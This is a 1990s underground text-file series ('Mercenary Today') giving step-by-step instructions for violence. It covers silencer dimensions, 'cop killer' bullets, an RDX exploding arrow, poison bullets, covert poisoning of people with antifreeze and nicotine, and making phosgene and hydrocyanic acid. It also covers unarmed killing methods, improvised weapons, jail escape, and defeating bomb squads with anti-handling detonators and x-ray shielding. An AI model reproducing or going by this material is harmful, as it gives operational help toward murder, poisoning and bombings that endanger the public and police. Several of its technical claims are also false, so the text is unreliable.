7) Pack the absorbent cotton in top half of grenade container leaving hole in center. Assemble container to the bottom half.

8) Thread the other coupling onto the pipe nipple.

Note: A longer container and pipe nipple, with same "A" and "B" dimensions as those given, will further reduce the signature of the system.

How to use:

1) Thread the low signature system on the selected weapon securely.

2) Place the proper cotton wad size into the muzzle end of the system (see table 2)

3) Load weapon

4) Weapon is now ready for use

TABLE 1 -- Low Signature System Dimensions

	A	B	C	(Coupling) D	Holes per Row	(4 rows) Total
.45 cal	3/8	1/4	3/8	3/8	12	48
.38 cal	3/8	1/4	1/4	1/4	12	48
9 mm	3/8	1/4	1/4	1/4	12	48
7.62 mm	3/8	1/4	1/4	1/4	12	48
.22 cal	1/4	5/32	1/8*	1/8	14	50

*Extra Heavy Pipe


(All dimensions in inches)

TABLE 2 -- Cotton Wadding - Sizes

(Note: you MUST get the specs exact for silencers or else YOU will be the victim, I just thought I'd mention that)

One very good method if your mark is a Cop is shoot him with armor
percing bullets. These can be made very easily all you do is buy a teflon
coated pan, scrape off the teflon, melt it down dip the tips of the bullets
in it and let them cool. Now you have your very own set of cop killers.
Isn't that nice hehehe!!!!!!!

Another nice little bullet creation is the dum dum bullet. To make it just saw off the tip of the bullet sand it down and mark it with a *. It should look like my diagram or at least close to it. What this baby does is instead of mushrooming or staying whole it breaks apart in mid air and tears the target to shreds with the nice little shrapnel effect it has. Try hunting with that.



Well this is about it for this book. Happy Hunting! (and remember this is for entertainment purposes I am in no way encouraging you to do anything)

[illegible]

This has been an Armagedeon production

(c)1996 destribute as much as you want as long as you do not alter it or put your name on it saying that it's your product. If you do I'll have to hunt you!!!! Remember that!!!!!!!!!!!!!!!!!!!!!!!!!!!!

Look for the next issue featuring POISONS!!!!

Here on Dynamite BBS the home BBS of the Armagedeon!!!

If you like this leave me e-mail telling me your comments or critiques.

```
#####
#                               Mercenary Today                               #
#                               By:Armagedeon                                #
#                               #                                              #
#####
```

Disclaimer: I am NOT responsible for anything you do with this information. This is for entertainment purposes only. If you get busted don't involve me because I'll sue your damn ass off!

Hey all you crazy people now is where the fun begins now is where I tell you about MANY things that can kill, mame and cause a shit load of damage.

Impact exploding arrows (hehehe)

These are impact exploding arrows, and how to make them. These babies are lethal, and explode on impact. The obvious advantage to these is that their hit-kill ratio is extremely high, and they are silent (Until they hit). Another obvious advantage is that most of the evidence is destroyed or sprayed over a vast area. Any hit to the torso or head will prove fatal, and most destructive. So on with it another lesson in pain.

-Materials-

Materials

Source

Aluminum Hollow Shafted Arrow

Sporting Goods Store

RDX Explosive

Anarchy Today Issue #1

Mini-Compound Detonators (Different)

Anarchy Today Issue #1

Epoxy Resin

Hardware Store

Wooden Dowel That Fits Arrow Shaft

Hardware Store

Drill with Needle Sized Bit

Hardware Store

Needles Slightly Smaller than Bit Size

Anywhere

-Procedure-

- (1) Remove the arrow head from shaft, and drop 5 drops of epoxy resin in the arrow shaft. Allow drying time according to the procedure outlayed in the instructions on the glue.
- (2) Now that the glue is dry start adding in the RDX explosive, and loosely packing it down with the wooden dowel. Now continue this process until RDX explosive is within reach of the top leaving enough room to fit a mini-compound detonator and enough room to screw the arrow tip on about 1 1/2 inches.
- (3) Now Take the arrow tip (Not on the Shaft) and put it in a vise-grip, and drill your needle sized hole. It might be easier to flatten the tip then drill the hole to assure that it is centered. Now set this aside for later use.
- (4) Now make the mini-compound detonator, but differently this time make it backwards using a .22 shell with primer intact (One that hasn't

been fired) Now put in you 1/8 an inch of gunpowder first, then your 1/4 inch of acetone peroxide or mercury fulminate, then your 5/8 of an inch with RDX. However this time pack it very very loosely with the ram, so as not to set off the primer and have it explode in your face.

- (5) Now set the mini compound detonator in the arrow shaft with the RDX with the primer pointing upwards (Getting the Picture). Now pour a little RDX around the edges of the .22 shell, and then using a FEW drops of epoxy resin secure the mini-compound detonator in place, so that it is PERFECTLY centered.
- (6) Now screw the arrow tip back on the arrow, and place a needle in the hole you drilled earlier. If the hole is too loose then the needle will fall out, so stuff some paper around it. If the hole is too tight the needle won't hit the primer and detonate the arrow, so drill a little bigger hole.

 -Diagram-

```

                                     ///////////////
                                     ///////////////
                                     |
      /-----|
      /=====|
--+!@@%|
      \=====|
      \-----|
                                     \\\\\\\\\\\\\\\
                                     \\\\\\\\\\\\\\\

```

 -Key-

+ = Primer on .22 Shell
 % = RDX Explosive
 ! = Gunpowder
 @ = Either Mercury Fulminate or Acetone Peroxide
 \ = Arrow Fins and Tip
 / = Arrow Fins and Tip
 - = Side of Arrow and Needle
 | = Back of Arrow

 -Added Interjections-

This is one of the best things I have ever encountered, and has the most potential for fun. The added weight however does effect the velocity of the arrow, but not so much the accuracy as was thought before adequate testing was done. Enjoy, and...

This next section will deal with guns :-)

First off I will list the various types of calibers of weapons to choose from, and the most feared sniper rifle of all and it's specifications

226.TXT

My personnel favorite and the most feared weapon is the 7.62 ball nato rifle and in a moment I will demonstrate why. Although don't fret any weapon is lethal hell here is an interesting fact for you. The longest verified sniper kill was executed during the civil war (believe it or not) when a sniper killed a general one mile away.

Pistols	Muzzel Velocity m/sec	Impact Energy at 50m

9mm Lugar	338	47
.38 Smith and Wesson	185	16
.357 Magnum	439	101
Submachine-Gun		

.45 Thomson	280	58
Rifles		
=====		
7.62 Ball Nato	855	380
5.56mm Armalite	990	173

Obviously you can now see how overrated the .357 magnum is the 7.62 Ball Nato is 3 times more powerful, and is also known to easily pierce light armor. Also a special curved windscreen is employed to stop 5.56 and 7.62 ammo. Well enough bragging on my favorite rifle on with the specs and then you choose your weapon.

Fabrique National Snipe Weapons

These wonderful people produce a 7.62mm sniper rifle with a removable bipod. This weapon is accurate up to 600 meters away (If thats hard to visualize picture 475 people lying toe to head). It comes standard with a Zeiss Diavari D telescopic sight. It also features an adjustable strap and variable butt length. This comes in handy when your intended victim takes his time. This weapon is mainly used by Belgium police forces in anti-terrorist operations however it can be bought in the U.S. The weapon also holds 4 rounds with a fifth shell in the chamber.

McMillan M-82 and M-86 Sniper Weapons

This is one of the local police weapons used for sniping however it is one of the best ones on the market. The only drawback here is, it is bolt action, and if you are a lousy shot your in trouble. However it comes from the factory with a fiberglass stock, and a 24 inch, 1 in 12 twist stainless steel barrel. It also comes with the ultra 10x-M1 scope, however to use this weapon to it's full ability I suggest shopping around for a better scope, and having it calibrated to at least 700 yards.

Garrand M1A

=====

The ultimate in the sniper rifles on the commercial market. The only weapon that even comes close is the german made Springer, but that's too hard to find. This weapon is accurate as hell with a 1000 yard+ range. It is a heavy weapon, and this reduces the kick. It was primarily used by the

marines in Vietnam era. These weapons can be found in collectors stores i.e. Collectors Firearms or bought through the NRA (National Rifle Association), but if you buy through the NRA you tend to have a wait period of 6 months. I highly recommend this weapon it is the cutting edge of the technological age on the field of honor.

Where to Get Your Shit

Weapons	Scopes
-----	-----
G. McMillan & Co.	Carl Zeiss, Inc.
21421 North 14th Avenue	Box 2010
Suite B	1015 Commerce Street
Phoenix, AZ.	St. Petersburg, Va.
85027	23803

Springfield Armoury
420 West Main St.
Genesco, IL. 61254

Target Systems (Silencers)	Night Vision	Suppressors
-----	-----	-----
ATS (Duelatron)	Litton	Johnathan Ciener
12 Skillman Lane	1215 South 52nd St.	6850 Riveredge Dr.
St. Paul, MN. 55101	Tempe, AZ. 85281	Titusville, FL.
32780		

Listen these people do not usually sell to the public, so write to them for a catalog and say you are a police officer and want to buy somethings for personnel use, but first call and ask if they sell to the public.

Great aren't they these are the things dreams and evil are made of. Now for a section on armor piercing bullets. And other kinds of lethal bullets.

Take your average bullet, and coat it in Teflon. Simple enough eh? Well thats it, now what this bullet does instead of breaking apart is it stays whole, and is capable of piercing through bullet proof vests at long ranges, not to mention steel. Another method is to make your bullets out of different materials like tungsten, steel, etc... However this article is not going to go into how to cast bullets. Since there are many books on it in various gun stores, etc....

-Exploding Destroyer-

This is my own version of the dum dum bullet. O.K. take your bullet, and cut off the end and sand it down, so that it is flat. Now take a knife and cut an asterisk (*) into the bullet. On impact this bullet will explode and spray into about 15 pieces of shrapnel, and totally destroy it's target.

-Evil Eddie-

This is another of my bastard creations. Take a hollow point bullet, and fill the hollow point with mercury. Now take a soldering iron, and drip a drop of solder over the point to seal it in. Note: Sometimes it is necessary to widen the hollow point, so the bullet will fill with mercury. Now what this does is when the bullet is shot the mercury heats up and expands, and rips apart the victim, and if it doesn't kill him with the first shot the mercury gets into his blood and poisons him. This one is a sure fire lethal shot!

-Poison Bullets-

Now with these the poison is your preference, and you can either (A) put the poison in the tip of a hollow point and seal it in, or (B) heat poison over a regular or dum-dum bullet. The one that works the best is the hollow point with poison sealed inside, and coated and heated on the outside. Now you can either use cyanide or mercuric oxide works well. However there are hundreds of other poisons to choose from like botulinis toxin, etc.... Now for my favorite and probably your favorite too. POISONS Since the beginning of time, there have always been dickheads, assholes, rapists, thieves, murderers, and the dog next door that bites the shit out of each time you walk by. And since the beginning of these problems there has always been the process of elimination. This file explains how to kill the dog next door through the modern technique of poisoning.

ETHYLENE GLYCOL

Ethylene Glycol is simply antifreeze such as Prestone, Zerex, etc. It has a sweetish-like taste to it and can be easily concealed in a bowl of punch, or someones softdrink. At a party, ethylene glycol can be easily poured from a container such as a kool-aid pitcher into the party punch. Be sure it is mixed with a package of kool-aid or something so that you don't arouse any suspicion. The lethal dosage of this is about four ounces and the good thing about ethylene glycol is that a person that is dying from it simply appears to be drunk...

CARBON TETRACHLORIDE

Carbon Tetrachloride can be easily obtained from fire extinguishers or grease cleaning fluids found in auto supply stores. Carbon Tetrachloride is used in making phosgene gas which is highly lethal and was used in World War I. The gas is made by heating carbon tetrachloride over a flame or hot plate. It's only effective in a closed room. A good way to utilize this is to set a pan full of it on a heater. People seeing it will just think its water often placed on heaters to keep the air from being too dry. Carbon tetrachloride has the smell of musty hay and will most likely be ignored or someone will bring there can of lysol and spray the air with it.

| NICOTINE |

Nicotine is a highly lethal, horrifying poison. One drop of pure nicotine has been known to kill in less than fifteen minutes. Its taste is easily concealed in sweet substances such as soda, kool-aid, etc. Almost pure nicotine can be obtained from the round flat boxes of snuff. Pour the snuff out into a container and add enough water to cover it all. Let it soak for 24 hours then take a handkerchief and stuff it into a cup with the edges of the handkerchief over the sides. Pour it into the handkerchief so that the liquid is filtered out from the snuff. Squeeze the handkerchief to get out any excess liquid. Discard the snuff and pour the liquid into a small saucepan over a low fire. When the liquid has evaporated to about a small teaspoon of a thick dark substance your poison is finished. A lethal dosage is about two or so drops.

| NICOTINE SULFATE |

This is one of the most interesting poisons of mine. It is obtained as an insect poison found under several names. One of the most common is Black Leaf 40, found at any garden store. It is 40% nicotine sulfate. It is most effective if it is evaporated to a thin syrup. The interesting thing about nicotine sulfate is that it is absorbed through the skin. An effective way to use this is to carry it around in a soft drink then "accidentally" spill on victim. If he does not wash it off in a matter of seconds he'll be dead in a matter of minutes. Most likely, the victim will just forget about it if he thinks it is just a soft drink.


| HYDROCYANIC ACID |

Hydrocyanic acid (Prussic Acid) is one of the most poisonous compounds known. It is quite simple to prepare and is extremely deadly. A good way to use this is to put it in a water piston. Use a newspaper and proceed to walk pass the victim as you read the newspaper. When you near him squirt him in the face and continue walking. Before he realizes he has been attacked he'll fall unconscious. Within three minutes he'll be dead. To start the process you will the following items:

Potassium Ferrocyanide	This can be stolen from your school lab or purchased from a chemical supply house.
Distilled Water	Found at your common grocery store
Sulfuric Acid	Can be obtained by emptying the watery contents from a car battery and boiling it in a glass container until thick white fumes appear or you steal it from your school lab.
Calcium Chloride	Can be obtained by breaking up chalk and letting it soak in hydrochloric acid (obtained at a hardware store) and then drying it.

Measure out 15 parts of potassium ferrocyanide and dump it into a flask. Next add 9 parts of distilled water and 9 parts of strong sulfuric acid


(poured slowly). Then take another flask and put in some coarse fragments of calcium chloride. Your apparatus should look like this:



Plastic tubing (obtained from a tropical fish store) is ran from the acid, potassium, water mixture into a bucket full of ice and water. A small hole is cut near the bottom of the bucket just barely enough to fit the plastic tubing into so that the icy water does not leak. Then the tubing is lead into the flask containing the calcium chloride where the final product will be collected. Start by heating the acid, potassium, water mixture at a low temp, be sure to watch it as it may boil over the top. When the liquid covers the potassium chloride the action is stopped and the apparatus is allowed to cool. The liquid is put into a container with a good stopper. Light and air cause hydro-cyanic acid to lose its potency. The container should be wrapped in foil and stored in a refrigerating device. A few drops of hydrochloric acid will help preserve your cyanic acid. For those people with a concienese I suggest the next article.

Laughing gas Laughing Gas

Laughing gas was one of the first anesthetics used. After a little while of inhaling the patient became so happy he could not keep from laughing. Finally he would drift off to a pleasant sleep. To make it, first you need some of the which you can get in a cold pack available in drug stores. Dissolve a quantity of it in a pot. Then evaporate it in a pot over a medium flame until you have a heavy brine. Take out a cold metal plate and drop a drop of it on the plate. If it solidifies almost instantly then pour the brine onto the metal plate. After awhile break it up into pieces and store it in a container. To make the gas, put a spoonful into a flask and run some plastic tubing from the flask to a plastic bag. Your apparatus should look like this:



To generate the gas, heat the flask under a low flame, when the temperature reaches 480 F the gas will generate. Be careful, the stuff explodes at 600 F so it is advised that you put a thermometer in the flask, otherwise your parents will spend thousands on plastic surgery for you. After the plastic bag is full, stop the process and poke a small hole in the bag. Hold it under your nose and inhale and whee.....have fun..

If you are like me you are plagued with people who don't take death threats seriously well here's something that'll even the score if they are bigger than you!

Street fighting Gloves!!!

```
[-----]
[ Introduction ]
[-----]
```

These are excellent to have handy for self defense. Not only are they intimidating, but very painful to be hit with.

```
[-----]
[ Materials ]
[-----]
```

Gloves <Leather preferably, but knit will do, and not mittens>

Flathead Tacks <See diagram one>

Black Electrical Tape

```
[-----]
[ Diagram One ]
[-----]
```



This type of tack they are usually silver, and not that hard to find. I believe the correct terminology is Push Tack.


```
[-----]
[ Preparation ]
[-----]
```


These are simple to make, so this should be a relatively short and composed file.

- 1) Take a glove <right or left> and put it on.
- 2) Pull out a length of tape that will reach from the middle of your hand all the way over the tip of your finger and to the other side of your hand. <This way both sides of your hand will have about two to three inches of tape over them, and the tape will extend to the end of your finger.> Also don't put the tape on yet.
- 3) Now take the push tacks and punch them through the tape before you put it on your hand, so that the tacks will have their backs facing your fingers. Now for the space between your knuckles put about five tacks, and then put the tape over your hand. <If that wasn't too clear what the meaning here is, is the tacks go facing outward and stick to the sticky side of the tape, and then the tape is placed on the finger and over the hand. That way one finger is now armed with four or five spikes.
- 4) Now repeat the above steps for the other four fingers.
- 5) Now wrap the tape around your hand six times that way the loose ends from the tape on your fingers out onto your hands won't come off.
- 6) Repeat the process for the other glove.
- 7) Now depending on you, you can add more spikes to the bottom of your hand, the sides, the bottom flat half of your hand, and the lower palm of your hand. This is what I suggest you do for the intimidating look. Also when adding spikes make a fist and hit to make sure they are placed correctly. Also note that spikes on the knuckles hurt when you hit!

```
[-----]
[ Diagram Two ]
[-----]
```

Incidentally this is a diagram of a right handed deathglove.





[-----]

[Key]

[-----]

+ = Spikes on Glove

* = Knuckles/Joints

| = The sides of glove

- = The bottom of glove

\ = Sides of glove

The spikes can be added any way you want it is a creative art of making fighting gloves or deathgloves, and they have a hell of a lot more stopping power than a bare fist.

Well that about it for this issue until next time "shoot to kill" and kill or be killed!!!!!!!!!!!!!!!!!!!!!!

```
#####
#                               Mercenary Today 3                               #
#                               by Armagedeon                               #
#####
```

Disclaimer

~~~~~

As usual I take absolutely no responsibility for anything that you do with this text. If you decide to print this out and beat the shit out of someone with it YOU ARE RESPONSIBLE NOT ME!!! Let it also be known that if you escape from jail and are caught don't blame me because the methods are for the most part fool proof so if you get caught chances are YOU FUCKED UP NOT ME. Remember you're the person who got convicted in the first place. I was too smart for them. well enough with that shit!!!

In this issue:

~~~~~

Getting out of jail (the illegal way)

How to create hell for the bomb desposal guys (thus eliminating finger prints)

How to kill (MANY WAYS)

How to make or hide weapons.

Credits

(this list isn't in any order)

~~~~~

~~~~~

How to kill with minimal weapons

~~~~~

- 1) Throw the person down and kick them in the temple.
- 2) Crush their skull (kick them in the head when they are beside a wall)
- 3) Break their wrist and tear the veins as they pop out (they will believe me)
- 4) Smash the 4th vertebra (the one that sticks out at the back of the neck)
- 5) Punch where the spine meets the skull. (its in the back of their head)
- 6) Give them CPR (surprisingly if you do it hard enough their heart will stop)
- 7) Take a good shot at the windpipe if you hit it he'll die in 30 seconds or less.
- 8) Punch very hard where the two groups of ribs meet (in front). Death is immediate depending on how hard you hit.
- 9) Turn their head around so they'll be able to see you while the body is facing forward.
- 10) Break their nose with a blow that forces the nose sideways then with another shot force it up into the brain. (other files say to do this with one shot but most people don't have the strength or dexterity to do that.
- 11) Grab their shirt collar with your weak hand and pound the shit out of them with the other hand. (if done enough death will result)
- 12) Dislocate their arm then as it hangs wrap it around their neck. (thus choking them)
- 13) Throw them down then kick them until they stop breathing.
- 14) Break the collar bone then hit them in the shoulder this will cut off the windpipe and jugular.

- 15)Box their ears (VERY HARD)
  - 16)Run them over.
  - 17)Slam their face into a brick wall MANY times.
  - 18)Knock them unconceise then stomp on their head while wearing heavy boots.
  - 19)Slam them with an combination lock.
  - 20)Use a lead pipe (need I say more)
- Well that's it for now. (gotta save some for the next issue)

#####  
 # The Art of Conceiled Weapons #  
 #####

Sawed off Shot gun

~~~~~  
 Take a shot gun saw off the stock and some of the pipe if you want a better spread. (Hard isn't it)
 The Sawed off PELLET GUN

~~~~~  
 Don't laugh, this actually works. What you do is saw off a pellet gun like you would a shotgun. While this does increase power it also decreases accuracy. (so in english, you can't hit a white whale on a black background). This is best if you have many people do this then you have something deadly.  
 The Bloody Punch

~~~~~  
 I have a set of these myself. All you gotta do is just take a piece of wood that you can fit into your hand and punch with. Then take some files and sandpaper (so you don't get splinters) sand in some grooves for your fingers. Put nails through the wood so they will stick out between your fingers. Wrap this in tape if you want (just in case the wood split like on mine). Now punch someone you really hate. Note the title of this article fitting isn't it?

Batman Sharp Thingy

~~~~~  
 Ever watch batman? You know the thing that he throws and it sticks into things. That's what this is. You need some thing for this one.  
 You need:Fairly small piece of sheet metal (depends on how big ya want it)  
 ~~~~~Bench grinder (this is manditory unless you want to do the grinding by hand)


Tin Snips (saves time you might be able to do without them)

Some spare time and a little imagination

Take the piece of sheet metal and cut it into a shape that will work good
 I have a standard diagram I'll give at the end. Now sharpen it with the bench grinder.

Diagram





Pretty impressive eh?

All you do is throw it so it spins sharp edge first. Note: these are illegal.
Police Baton

~~~~~

To make this all ya do is get two pieces of wood drill one out for the hand grip then stick them on a lathe. Then fit them together and presto. You got a Cop beater!!!! Nice isn't it?

The Old Ball and Chain

~~~~~

This weapon is simple to make and easy to conceal. All you do is get a length of chain put a hole in a blunt metal object so the chain will fit through. String it up and presto. Swing it around, bludgeon your enemies, impress your friends. (if you like making weapons try taking metal shop, usually the teacher either doesn't care or is too stupid to stop you!)

Bundle o' Nails

~~~~~

Take common nails (the perfectly straight ones) and tie them together. This may seem lame but imagine getting hit with the pointy end.

Wood knuckles

~~~~~

Take a piece of wood drill holes to put your fingers in then punch something hard if it hurts then sand them (the holes) closer until it fits good, then get into a fight.

Deadly Pen

~~~~~

Get the nicotine recipe from last issue of mercenary today. Pull the writing part (metal thing) of the ink cartridge, coat a needle with the nicotine. Put the needle in the cartridge of a clicker pen and when you wish to use this click the pen then stab them in an area where it will get into the blood quick.

#####

# The Art of Escaping From Jail #

#####

Always have a Plan

~~~~~

Prison guards tend to be gun toting trigger happy big Motherfuckers. And if you attempt to escape and they see you they'd rather kill you then waste time hunting you. (no one misses a jail bird)

Kiss Ass

~~~~~

If you do this a lot you can get many privlages and have access to stuff you

need. (like pieces of metal to cut stuff with)

Be resourceful

~~~~~

If your not the resourceful type then escape with someone who is because this is essential to the whole escape plan, if something goes wrong you MUST have an escape plan.

READ

~~~~~

The prison system is no "Club Med" but they do allow you to read. Get books on chemistry, Metallurgy, Locksmithing, etc.. It doesn't hurt to ask if you can have these books. The most they can do is turn you down. Ask for mags on almost anything because there is bound to be an article somewhere that can give you some ideas.

Use your Imagination

~~~~~

The sky's the limit. I can tell you how to make a drill out of a spoon, but with no imagination you won't know how to use it. Envision stuff. If you have a piece of metal you have a start, but what will you do with it?

(this might be an on going article so I think I'll stop now, my brain hurts)

#####

Evading Bomb Squad Tactics

#####

This article will deal with the modern methods used by police and military bomb squad teams and how to overcome them. Most police forces have a bomb squad or IED(Improvised Explosive Device)unit, but some rely on the army EOD (Explosive Ordnance Disposal) unit. This is done, because small local police forces rarely have a need for a bomb squad or the funding to outrig one with the necessary equipment. Well enough of the background on with the article, in which I will outlay equipment and how to evade it.

-Police Protection-

As of the writing of this article the most widely used form of protection is the Canadian Safeco body suits. These suits are made of kevlar and ballistic material and basically protect the pig from shrapnel and shock wave. However there are many design flaws in the suit, which I will outline.

(1) The officers hands must be exposed, because gloves would be too bulky to maneuver, and hinder his sense of touch.

(2) The other design flaw is the suit weighs a little over 50 pounds, and there is the constant problem of heat stroke etc...; Since the suit is very hot.

-Overcoming This Problem-

The solution here is quite simple, and the best option is to leave the best option is to either...

(A) Put the bomb out in the direct sunlight if you live in a hot climate.
(A hot climate is temperatures in the 98-108 range.)

- (B) Place the explosive device in a boiler room.
- (C) Place it under a primary heating duct.
- (D) Use your imagination your intelligent.

 -Disarming Robots!-

The police force recently has been employing robots in disarming procedures. The most popular one is the Pedesco RMI a canadian robot that runs on six pneumatic tires; It also has a camera and a claw all of which are controlled remotely. These robots however are pretty much strictly limited to large police forces, because of their cost. The design flaws in this are obvious...

- (1) It is like the game where you get the prize with the claw. Or in other words it is difficult to operate, and is mainly used for moving the explosive device into a bomb transporter.
- (2) It only has one camera and one has to become extremely accustomed to the new depth perception via the camera.
- (3) They are almost never used in disarming procedures since they are too jerky. They are used to move the explosive to a bomb transporter.

 -Overcoming This Problem-

There are many different solutions, which can be applied here. I will outline a few of the more interesting ones that won't readily come to mind.

- (A) This is my personnel favorite employ multiple explosives, and surround your bomb with minurature landmines, which will destroy the disarming robot.
- (B) Another is to employ a secondary detonator into your device which is shock or sudden movement sensitive, so that if the operator of the claws drops the explosive or jolts it, it will detonate.
- (C) Another is to attach multiple detonators to the sides of the explosive so that when the claws close in on the device it will detonate.

 -Portable X-rays-

Police have more often used portable x-ray units. These units are called inspectors, and manufactured by golden. They run on their own batteries and use polaroid x-ray film. These are most effective usually since a relatively accurate x-ray can be procured in less than 20 seconds. The obvious design flaws in the are as follows:

- (1) Certain materials are not susceptible to x-ray such as lead.
- (2) It takes a well trained person to interpret an x-ray correctly.

 -Overcoming This Problem-

The ways of overcoming this are obvious, but I will outlay them here for those of you whose minds are slow.

- (A) Encasing the explosive device in lead or some other material which

will successfully evade the x-ray.

- (B) Adding shit or miscellaneous metals inside the bomb to confuse the person interpreting the x-ray.

-Dearmers-

What the fuck is a dearmer you ask? Well a dearmer is usually employed by the bomb squad when it is apparent that device can be made docile by destroying it's wiring. A dearmer is an electronically fired gun that shoots a variety of projectiles at a high velocity into the explosive. The purpose of this is to destroy the wiring rendering the explosive useless. They look like miniature pipes, and can be fired remotely. There are a few design flaws here, but less than before that can be manipulated to our advantage.

- (1) They can't cut through steel.

-Overcoming This Problem-

- (A) The solution here is to encase the wiring in some way to prevent cutting.
